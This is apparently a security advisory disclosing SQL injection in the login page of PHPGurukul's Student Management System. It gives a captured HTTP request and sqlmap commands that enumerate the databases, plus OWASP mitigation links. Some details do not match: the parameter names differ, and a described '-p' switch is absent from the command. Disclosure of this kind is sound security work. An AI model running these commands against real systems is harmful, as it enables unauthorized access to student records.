
SQL Injection was found in the **studentrecordms/login.php** page of the PHPGurukul Student Management System using PHP and MySQL Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password **parameter in a POST HTTP request**.

- **Official Website URL: https://phpgurukul.com/student-management-system-using-php-and-mysql/**

Vulnerability Name:	SQL Injection	
Affected Vendor	PHPGurukul	
Affected Product Name	Student Management System using PHP and MySQL	
Affected Components	Version:	V1
	Affected Code File:	studentrecordms/login.php
	Affected Parameter:	username, password
	Method:	POST

Step to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.




Step 2: Copy the request in text file and save..


```
POST /studentrecordms/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/studentrecordms/login.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=test&password=test&submit=login
```

Step 3: Now run the sqlmap command against request saved in file.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch




Step 4: Now notice that 'id' parameter is detected vulnerable.




Parameter: password

Step 5: Now run sqlmap command against `password' parameter with switch '-p'.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch --dbs



Step 6: Notice that ‘password’ parameter is vulnerable and all database is successfully retrieved.



Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection